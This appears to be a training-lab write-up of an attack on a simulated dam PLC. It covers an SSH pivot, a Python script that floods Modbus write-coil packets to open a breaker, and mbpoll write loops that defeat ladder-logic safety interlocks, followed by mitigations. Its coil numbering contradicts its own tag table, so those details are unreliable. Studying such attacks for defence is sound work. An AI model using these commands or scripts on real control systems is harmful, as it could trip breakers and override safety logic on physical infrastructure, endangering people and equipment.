NYMEGA DAM PLC – Control Layer Exploitation Test
By: Jeytha Sahana Venkatesh Babu

Modbus TCP Breaker Manipulation Experiment

1. Objective

The objective of this experiment was to simulate an internal attacker who had gained network access and attempted to manipulate a critical control output (breaker state) on the DAM PLC using unauthenticated Modbus TCP write commands.

The experiment aimed to:

- Validate exposure of Modbus TCP services
- Map PLC memory to Modbus address space
- Attempt remote manipulation of breaker control outputs
- Observe system behavior and ladder logic enforcement

This scenario represents a realistic Industrial Control System (ICS) attack in which an adversary pivots from the enterprise network into the operational technology (OT) environment.

2. Environment

Machines Involved

Role	Machine	IP Address
Attacker VM	nymega-cr-jacampora-pool-attacker-1	10.13.20.x
DAM PLC Host	nymega-dam-plc	10.14.6.10
Monitoring / HMI	Infra-SOC VM	OpenPLC UI (Port 8080)

Protocol Configuration

- **Protocol:** Modbus TCP
- **Custom Port:** TCP 1502 (instead of default port 502)
- **PLC Runtime:** OpenPLC (Docker-based deployment)

3. Attack Pathway

Step 1 – Initial Access (Simulated Foothold)

The attack scenario begins with the attacker operating from a compromised workstation located on a different subnet from the PLC network. This simulates a realistic post-phishing compromise within the enterprise environment.

The attacker machine represents the initial foothold gained after credential theft or phishing.

Step 2 – Target Identification

Through prior reconnaissance and network mapping, the attacker identified the DAM PLC host.

Target System

IP Address
10.14.6.10

Services identified on the host:

- OpenPLC Runtime
- Modbus TCP Service (Custom Port 1502)
- SSH Service (Port 22)

Step 3 – SSH Accessibility Verification

The attacker verified remote access availability using a port scan.

Example command:

```
nmap -p 22 10.14.6.10
```

Scan results confirmed that:

```
22/tcp open ssh
```

This confirmed that the PLC host was reachable through SSH.

Step 4 – Establishing Remote Access

Using the discovered credentials, the attacker initiated an SSH session to the PLC host.

```
ssh student@10.14.6.10
```

After authentication, command-line access to the PLC system was obtained.

Example shell prompt:


student@nymega-dam-plc:~$

This stage represents lateral movement from the enterprise network into the OT control system environment.

It simulates a realistic attack scenario involving:

- Phishing-based credential compromise
- Credential reuse
- Pivoting into the OT network
- Gaining internal access to a control system host

SSH was not used to perform the breaker manipulation itself but served as the pivot point enabling internal control access.



Step 5 – PLC Service Validation

Once access to the PLC host was obtained, the attacker verified that the Modbus TCP service was running.


Example verification commands:

nmap -p 1502 127.0.0.1

or

ss -tulnp | grep 1502

Both methods confirmed that the Modbus TCP service was active on port 1502.



4. Target Identification

Using the OpenPLC monitoring interface, the breaker output variable was identified.

Breaker Variable

fdBreakerStatus → %QX100.2


To interact with the variable through Modbus, the PLC memory location was converted into a Modbus coil address.

Calculation:

$(100 \times 8) + 2 = 802$

Therefore:

Breaker Control = Coil 802



Point Name	Type	Location	Forced	Value
setManualOverrideSP	BOOL	%QX100.0	No	FALSE
setManualOverrideBreaker	BOOL	%QX100.1	No	FALSE
setPointMW1	UINT	%IW108	No	152
setPointMW2	UINT	%IW109	No	137
setPointMW3	UINT	%IW110	No	176
setPointMW4	UINT	%IW111	No	158
setPointMW5	UINT	%IW112	No	150
setPointMW6	UINT	%IW113	No	136
setPointMW7	UINT	%IW114	No	220
setPointMW8	UINT	%IW115	No	186
fdSetPointDamOutputMW	UINT	%QW100	No	1315
fdSetPointMW1	UINT	%QW101	No	152
fdSetPointMW2	UINT	%QW102	No	137
fdSetPointMW3	UINT	%QW103	No	176
fdSetPointMW4	UINT	%QW104	No	158
fdSetPointMW5	UINT	%QW105	No	150
fdSetPointMW6	UINT	%QW106	No	136
fdSetPointMW7	UINT	%QW107	No	220
fdSetPointMW8	UINT	%QW108	No	186
fdActualGeneratedMW	UINT	%IW116	No	0
fdBreakerStatus	BOOL	%QX100.2	No	FALSE

5. Exploit Development

A custom Python script was developed to transmit Modbus TCP write commands targeting the breaker coil.

The script implemented Modbus Function Code 05 (Write Single Coil).

Breaker Manipulation Script

```
import socket
import time

PLC_IP = "10.14.6.10"
PORT = 1502

packet = b'\x00\x01\x00\x00\x00\x06\x01\x05\x03\x22\xFF\x00'

while True:
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.connect((PLC_IP, PORT))
  s.send(packet)
  s.close()
  time.sleep(0.005)
```

Packet Details

- **Function Code:** 05 (Write Single Coil)
- **Coil Address:** 0x0322 (Coil 802)

- **Value:** 0xFF00 (TRUE – Open Breaker)

The script continuously sent write commands attempting to force the breaker output to TRUE.

6. Observed Behavior

Upon execution of the attack script:

- The breaker state briefly changed from FALSE to TRUE.
- Within milliseconds, the breaker returned to FALSE.

This observation confirmed:

- Modbus write access was successful
- The memory mapping to coil 802 was correct
- Protocol-level manipulation was functioning

However, the breaker state did not persist.

7. Ladder Logic Interlock Enforcement

Further investigation revealed that the breaker reset was caused by ladder logic safety interlocks implemented within the PLC program.

The ladder logic required the Override signal to be TRUE before the breaker output could remain TRUE.

Interlock logic is designed to prevent unsafe or unauthorized operations unless predefined safety conditions are satisfied.

8. Coil State Verification

The override coil was verified using the mbpoll Modbus client tool.

Command:

```
mbpoll -m tcp -a 1 -t0 -r 802 -c 1 10.14.6.10 -p 1502
```

Output:

```
[802]: 0
```

This indicated that:

Override = FALSE

Because the override signal was disabled, the PLC ladder logic continuously forced the breaker back to FALSE.

9. Coordinated Coil Manipulation

To bypass the interlock behavior, coordinated writes were attempted on both relevant coils.

Target coils:

- Override → Coil 802
- Breaker → Coil 803

Continuous write loops were executed.

Example commands:

```
while true; do mbpoll -m tcp -a 1 -t0 -r 802 10.14.6.10 -p 1502 1; done
```

and

```
while true; do mbpoll -m tcp -a 1 -t0 -r 803 10.14.6.10 -p 1502 1; done
```

These commands repeatedly forced both values to TRUE.

Because PLCs operate on continuous scan cycles, the following sequence occurs:

1. Breaker is written as TRUE through Modbus
2. PLC executes ladder logic
3. Ladder logic evaluates conditions
4. If Override is FALSE, the breaker is reset to FALSE

Once both signals were forced simultaneously, the breaker state persisted.

setManualOverrideBreaker	BOOL	%QX100.1	No	TRUE
setPointMW1	UINT	%IW108	No	149
setPointMW2	UINT	%IW109	No	132
setPointMW3	UINT	%IW110	No	174
setPointMW4	UINT	%IW111	No	164
setPointMW5	UINT	%IW112	No	152
setPointMW6	UINT	%IW113	No	134
setPointMW7	UINT	%IW114	No	224
setPointMW8	UINT	%IW115	No	184
fdSetPointDamOutputMW	UINT	%QW100	No	1313
fdSetPointMW1	UINT	%QW101	No	149
fdSetPointMW2	UINT	%QW102	No	132
fdSetPointMW3	UINT	%QW103	No	174
fdSetPointMW4	UINT	%QW104	No	164
fdSetPointMW5	UINT	%QW105	No	152
fdSetPointMW6	UINT	%QW106	No	134
fdSetPointMW7	UINT	%QW107	No	224
fdSetPointMW8	UINT	%QW108	No	184
fdActualGeneratedMW	UINT	%IW116	No	0
fdBreakerStatus	BOOL	%QX100.2	No	TRUE

10. Security Findings

Vulnerabilities Observed

- Modbus TCP exposed without authentication
- Write operations permitted without access control
- No encryption for control commands
- Remote manipulation of control outputs possible

Mitigation Observed

- PLC ladder logic implemented safety interlocks
- Output states could not persist without satisfying logical conditions

11. Conclusion

This experiment successfully demonstrated that internal network access can enable abuse of industrial control protocols such as Modbus TCP.

The results showed that:

- PLC memory locations can be accurately mapped and targeted.
- Control outputs can be manipulated remotely through Modbus write commands.

- Safety logic embedded within ladder programs may override unauthorized commands.
- Infrastructure configuration (such as non-standard ports like TCP 1502) must be identified before exploitation.

Although the breaker state could not initially be permanently altered due to ladder logic interlocks, the experiment confirmed that protocol-layer exploitation is feasible once internal access to the control network is obtained.

This scenario reflects realistic ICS attack methodologies and highlights the importance of implementing:

- Network segmentation between IT and OT networks
- Protocol hardening for industrial communication protocols
- Access controls for Modbus write operations
- Monitoring of Modbus Function Code 05 (Write Single Coil) activity